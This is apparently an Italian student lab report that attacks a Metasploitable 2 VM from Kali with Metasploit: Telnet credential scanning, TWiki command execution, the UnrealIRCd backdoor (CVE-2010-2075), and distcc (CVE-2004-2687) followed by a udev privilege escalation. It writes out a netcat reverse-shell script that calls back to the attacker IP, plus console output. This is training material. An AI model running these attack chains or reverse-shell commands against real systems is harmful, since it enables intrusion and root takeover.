Report Exploit Telnet e Twiki W16D1

In questo esercizio andremo a sfruttare la vulnerabilità relativa a Telnet da Kali verso Metasploitable.

Prerequisiti:


- IP Kali: 192.168.1.25
- IP Metasploitable 2: 192.168.1.40

Step 1 Da Kali apriamo Metasploit tramite il comando msfconsole.

Step 2 Cerchiamo i moduli disponibili per l'exploit con in comando search Telnet.
Nel nostro caso andremo ad utilizzare il modulo n. 73 auxiliary/scanner/telnet/yelnet_version.


Step 3 Tramite il comando use 73, andiamo a selezionare il modulo desiderato.

Step 4 Con show options, conrtrolliamo che input serve al modulo per funzionare correttamente.




Step 5 Impostiamo il remote host con l'IP di Metasploitable 2.

Step 6 Tramite il comando exploit, facciamo partire l'attacco.
In output troveremo le credenziali per l'accesso alla macchina target.




Step 7 Verifichiamo che le credenziali trovate siano corrette connettendoci a Metasploitable 2 tramite Telnet.
Da terminale di Kali digitiamo quindi Telnet <IP Metasploitable 2> ed inseriamo come username: msfadmin e password: msfadmin.
Come possiamo vedere dalle immagini sottostanti, il nostro attacco ha avuto successo e possiamo eseguire comandi.




Facoltativo

In questo esercizio andremo a sfruttare la vulnerabilità di Metasploitable 2 legata a Twiki.

Step 1 Con il comando search su msfconsole, cerchiamo un modulo adatto ai nostri scopi.




Step 2 Andremo ad utilizzare il modulo 2, quindi digitiamo use 2 e successivamente usiamo show options per trovare i parametri da impostare per il modulo.




Step 3 Impostiamo il remote host come visto in precedenza.

Step 4 Con il comando show payloads ci vengono mostrati tutti i payload compatibili con le opzioni inserite, andiamo quindi a selezionare un payload adatto.
Abbiamo scelto il payload cmd/unix/reverse per creare una reverse shell.

Step 5 Mandiamo in esecuzione il modulo con exploit e poi spostiamoci su Twiki per verificare che sia andato a buon fine.
Da browser digitiamo <IP Metasploitable 2>/twiki e navighiamo sulla pagina principale, da qui potremo modificare l'url per eseguire comandi sulla pagina vulnerabile.





Pratica extra

Analizzare le vulnerabilità CVE-2010-2075 e CVE-2004-2687, verificare se Metasploitable 2 ne è affetto, sfruttare le vulnerabilità ove possibile e condurre un privilege escalation su udev per CVE-2004-2687.


Vulnerabilità CVE-2010-2075

Nome: CVE-2010-2075		
CVE base score	Modulo metasploit	Sistema target affetto
7.5 High	exploit/unix/irc/ unreal_ircd_3281_backdoor	Si

Descrizione: Questa vulnerabilità affligge UnrealIRCd 3.2.8.1, per come è distribuita su alcuni siti specchio da novembre 2009 a giugno 2010.
Contiene una modifica apportata esternamente (Trojan Horse) nella macro DEBUG3_DOLOG_SYSTEM, che permette agli attaccanti remoti di eseguire comandi arbitrari.

Sfruttamento vulnerabilità

Step 1 Da msfconsole, cerchiamo il modulo legato a ircd e utilizziamolo.



Step 2 Con show options ci vengono mostrate le opzioni del modulo, con set RHOST impostiamo il remote host con l'IP della macchina target.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                       metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
```


Step 3 Con show payloads cerchiamo un payload adatto e una volta trovato, selezioniamolo.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telne
t)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl
)
   10  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby
)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .              normal  No     Unix Command Shell, Double Reverse TCP SSL (t
elnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 4 Come local host, impostiamo l'IP di Kali.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
```

Step 5 Mandiamo in esecuzione l'exploit e come possiamo vedere dall'immagine sottostante, è andato a buon fine ed abbiamo i privilegi di root.




Vulnerabilità CVE-2004-2687

Nome: CVE-2004-2687		
CVE base score	Modulo metasploit	Sistema target affetto
9.3 High	exploit/unix/misc/distcc_exec	Si

Descrizione: distcc 2.x, per come è usato in Xcode 1.5 ed altri, quando non è configurato per limitare l'accesso alla porta del server, pemette ad attaccanti remoti di eseguire comandi arbitrari tramite job di compilazione, che sono eseguiti dal server senza controlli di autorizzazione.

Sfruttamento vulnerabilità


Step 1 Cerchiamo il modulo adatto su msfconsole. Come possiamo vedere il modulo è uno solo, quindi selezioniamolo.




Step 2 Impostiamo il remoto host con l'IP di Metasploitable 2.

Step 3 Impostiamo un payload adatto ai nostri scopi.


Step 4 Mandiamo in esecuzione l'exploit e come possiamo notare, non abbiamo i privilegi di root, andremo quindi ad eseguire un privilege escalation tramite udev.




Step 5 Troviamo il processo di udev e la versione tramite i comandi nell'immagine sottostante.




Step 6 Usando searchexploit da un secondo terminale, cerchiamo un exploit adatto ai nostri scopi. Nel nostro caso utilizzeremo il secondo exploit contenuto nell'immagine.



Step 7 Avviamo Apache 2 e copiamo il file dell'exploit nei file di Apache.
Controlliamo che i comandi siamo stati eseguiti correttamente e che il file si trovi ora nella cartella /var/www/html.




Step 8 Spostiamoci nuovamente su msfconsole e passiamo il file dell'exploit alla macchina target, controllando poi se il file è stato scaricato correttamente.



Step 9 Creiamo il file run e passiamogli due comandi:

- #!/bin/sh: specifica che lo script deve essere eseguito con la shell di sistema;
- /bin/netcat -e /bin/sh 192.168.1.25 5555: comanda a netcat di connettersi all'IP e alla porta specificata ed eseguire una reverse shell tramite /bin/sh.



Step 10 Compiliamo un file sorgente .c in un eseguibile chiamato 8572.

```
gcc 8572.c -o 8572
8572.c:110:28: warning: no newline at end of file
```

Step 11 Con ls controlliamo che il file run sia presente sul sistema target e con cat controlliamo i contenuti del file.

```
ls
4595.jsvc_up
8572
8572.c
gconfd-msfadmin
orbit-msfadmin
run

cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.1.25 5555
```

Step 12 Leggendo il file /proc/net/netlink possiamo recuperare il pid di udev (2423).

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de1b6800 0   0      00000000 0        0        00000000 2
df953a00 4   0      00000000 0        0        00000000 2
dd659000 7   0      00000000 0        0        00000000 2
ddc12c00 9   0      00000000 0        0        00000000 2
ddc0ec00 10  0      00000000 0        0        00000000 2
de1b6c00 15  0      00000000 0        0        00000000 2
df958800 15  2423   00000001 0        0        00000000 2
de392800 16  0      00000000 0        0        00000000 2
df992e00 18  0      00000000 0        0        00000000 2
```

Step 13 Rendiamo eseguibile il file 8572 con il comando chmod +x 8572.

Step 14 Mettiamoci in ascolto con Netcat sulla porta 5555 su un altro terminale.

Step 15 Da msfconsole eseguiamo il comando ./8572 seguito dal pid di udev, cioè 2423.

Step 16 Ora abbiamo aperto una reverse shell su Netcat, da cui possiamo eseguire comandi con privilegi di root.